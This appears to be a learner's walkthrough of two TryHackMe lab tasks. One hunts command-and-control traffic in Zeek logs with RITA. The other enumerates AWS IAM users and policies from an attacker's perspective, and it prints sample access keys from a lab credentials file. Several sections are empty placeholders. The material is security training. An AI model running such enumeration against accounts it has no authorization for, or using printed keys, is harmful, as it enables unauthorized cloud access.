- **Prevalence:** Analyzes the number of internal hosts communicating with a specific external host. A low percentage of internal hosts communicating with an external one can be suspicious.
- **First Seen:** Checks the date an external host was first observed on the network. A new host on the network is more likely to be a potential threat.
- **Missing host header:** Identifies HTTP connections that are missing the host header, which is often an oversight by attackers or a sign of a misconfigured system.
- **Large amount of outgoing data**: Flags connections that send a very large amount of data out from the network.
- **No direct connections:** Flags connections that don't have any direct connections, which can be a sign of a more complex or hidden command and control communication.

Connection Info


Here, we can find the connections' metadata and basic connection info like:

- Connection count: Shows the number of connections initiated between the source and destination. A very high number can be an indicator of C2 beacon activity.
- Total bytes sent: Displays the total amount of bytes sent from source to destination. If this is a very high number, it could be an indication of data exfiltration.
- Port number - Protocol - Service: If the port number is non-standard, it warrants further investigation. The lack of SSL in the Service info could also be an indicator that warrants further investigation.


What Is This?

Now that we have covered the look and feel of RITA, let's focus on the results displayed by RITA. Most of the time, the results that are displayed warrant some attention. Even if the entry does not have a high severity score, it can still be an indicator of compromise. We are using a smaller dataset, and this has some downsides. For example, the `First Seen` threat modifier is relatively low due to small-timeframe packets being captured. This can affect the Severity score.


In any case, we can still examine the entries and their details and make our own analysis. Let's examine the first entry



The first thing we notice is the long F**QDN `sunshine-bizrate-inc-software[.]trycloudflare[.]com`.** A quick search on VirusTotal indicates that this URL is flagged as malicious.



Wow, that was easy! Go ahead and check the destination IP of the second entry as well.




We are lucky to have found known Indicators of Compromise immediately. However, this is not always the case; attackers often change their infrastructure and rotate IPs and domain names. Therefore, we should look a bit further when we don't have a hit with known IoCs. Let's analyze the entries a bit more.

When we look at the details pane, we can see some more info. RITA included the **`rare signature`** threat modifier. This inclusion indicates that the combination of certain parameters (for example, SSL certificate details) related to this connection is uncommon compared to the rest of the analyzed HTTPS traffic. Malware or C2 connections often create unique TLS handshake patterns that differ from those of browsers and legitimate clients, making them stand out even though the payload is encrypted.

There is not much more we can say about the first entry, so let's have a look at the **second** entry:

- The IP is malicious according to VirusTotal
- The connection duration is quite long
- The ports mentioned are non-standard ports

This information warrants further investigation. You can pivot on the information you have obtained and dig into the Zeek logs and PCAP file. This is out of scope for this walkthrough, but feel free to dig into it and find out information. **Just be cautious, as some of the PCAPs may contain malicious files, domains, and IPs that are still in use.**



Each Will Do His Part


Now that everyone has gone through the manual, let's hunt those "malrabbits" down! We have put a lot of effort into capturing network traffic. Please analyze the `~/pcaps/rita_challenge.pcap` with RITA and answer the questions below. **Note: Use the learned steps to process the PCAP and analyze it with RITA.**

```
ubuntu@tryhackme:~$ ls
Background2.png  Desktop    Downloads  Pictures  Templates  pcaps  wallpaper.png
Background3.png  Documents  Music      Public    Videos     snap   zeek_logs
ubuntu@tryhackme:~$ zeek readpcap pcaps/rita_challenge.pcap zeek_logs/rita
Starting the Zeek docker container
Zeek logs will be saved to /home/ubuntu/zeek_logs/rita
ubuntu@tryhackme:~$
```


Change to the rita directory

```
ubuntu@tryhackme:~$ cd /home/ubuntu/zeek_logs/rita
ubuntu@tryhackme:~/zeek_logs/rita$ ls
analyzer.log      dns.log    known_hosts.log     notice.log          software.log
capture_loss.log  files.log  known_services.log  packet_filter.log   stats.log
conn.log          http.log   loaded_scripts.log  reporter.log        weird.log
ubuntu@tryhackme:~/zeek_logs/rita$
```


Analyze it




view the results : **rita view rita**



To search



answers



Day23: AWS Security - S3cret Santa


Learning Objectives

- Learn the basics of AWS accounts.
- Enumerate the privileges granted to an account, from an attacker's perspective.
- Familiarise yourself with the AWS CLI.


AWS accounts can be accessed programmatically by using an Access Key ID and a Secret Access Key. For this room, both of those will be automatically configured for you. The AWS CLI will look for credentials at **`~/.aws/credentials`**, where you should see something similar to the following:

```
aws_access_key_id = AKIAU2VYTBGYOYXYZXYZ
aws_secret_access_key = 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
```

Confirm if aws is installed:



Amazon **Security Token Service (STS)** allows us to utilise the credentials of a user that we have saved during our AWS CLI configuration. We can use the **`get-caller-identity`** call to retrieve information about the user we have configured for the AWS CLI. Let's run the following command:



IAM: Users, Roles, Groups and Policies

IAM Overview

Amazon Web Services utilises the Identity and Access Management (IAM) service to manage users and their access to various resources, including the actions that can be performed against those resources.

It is crucial to ensure that the correct access is assigned to each user according to the requirements. Misconfiguring IAM has led to several high-profile security incidents in the past, giving attackers access to resources they were not supposed to access. Companies like Toyota, Accenture and Verizon have been victims of such attacks in the past, often exposing customer data or sensitive documents.

IAM Users

A user represents a single identity in AWS. Each user has a set of credentials, such as passwords or access keys, that can be used to access resources. Permissions can be granted at a user level, defining the level of access a user might have.

IAM Groups

Multiple users can be combined into a group. This can be done to ease the access management for multiple users. For example, in an organisation employing hundreds of thousands of people, there might be a handful of people who need write access to a certain database. Instead of granting access to each user individually, the admin can grant access to a group and add all users who require write access to that group. When a user no longer needs access, they can be removed from the group.

IAM Roles

An IAM Role is a temporary identity that can be assumed by a user, as well as by services or external accounts, to get certain permissions.

IAM Policies

Access provided to any user, group or role is controlled through IAM policies. A policy is a JSON document that defines:

- What action is allowed (Action)

- On which resources (Resource)
- Under which conditions (Condition)
- For whom (Principal)

Consider the following hypothetical policy

IAM Policy example

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowSpecificUserReadAccess",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::123456789012:user/Alice"
      },
      "Action": [
        "s3:GetObject"
      ],
      "Resource": "arn:aws:s3:::my-private-bucket/*"
    }
  ]
}
```

This policy grants access to the AWS user Alice (Principal) to get an object from an S3 bucket (Action) for the S3 bucket named my-private-bucket (Resource).

Practical: Enumerating a User's Permissions

Enumerating Users

We can start interacting with the AWS CLI to find more information. Let's begin by enumerating users. We can do so by running the following command in the terminal:

```
aws iam list-users
```

We will see an output that lists all the users, as well as some other useful information such as their creation date.

```
ubuntu@tryhackme:~$ aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "UserName": "sir.carrotbane",
            "UserId": "ze95dwinemzzmbq05psq",
            "Arn": "arn:aws:iam::123456789012:user/sir.carrotbane",
            "CreateDate": "2025-12-23T17:20:13.130815+00:00"
        }
    ]
}
ubuntu@tryhackme:~$
```

Enumerating User Policies

Inline policies are assigned directly in the user (or group/role) profile and hence will be deleted if the identity is deleted. These can be considered as hard-coded policies as they are hard-coded in the identity definitions.

Attached policies, also called **managed policies**, can be considered reusable. An attached policy requires only one change in the policy, and every identity that policy is attached to will inherit that change automatically.

Let's see what inline policies are assigned to Sir Carrotbane by running the following command.

```
aws iam list-user-policies --user-name sir.carrotbane
```

Great! We can see an inline policy in the results. Let's take note of its name for later.

```
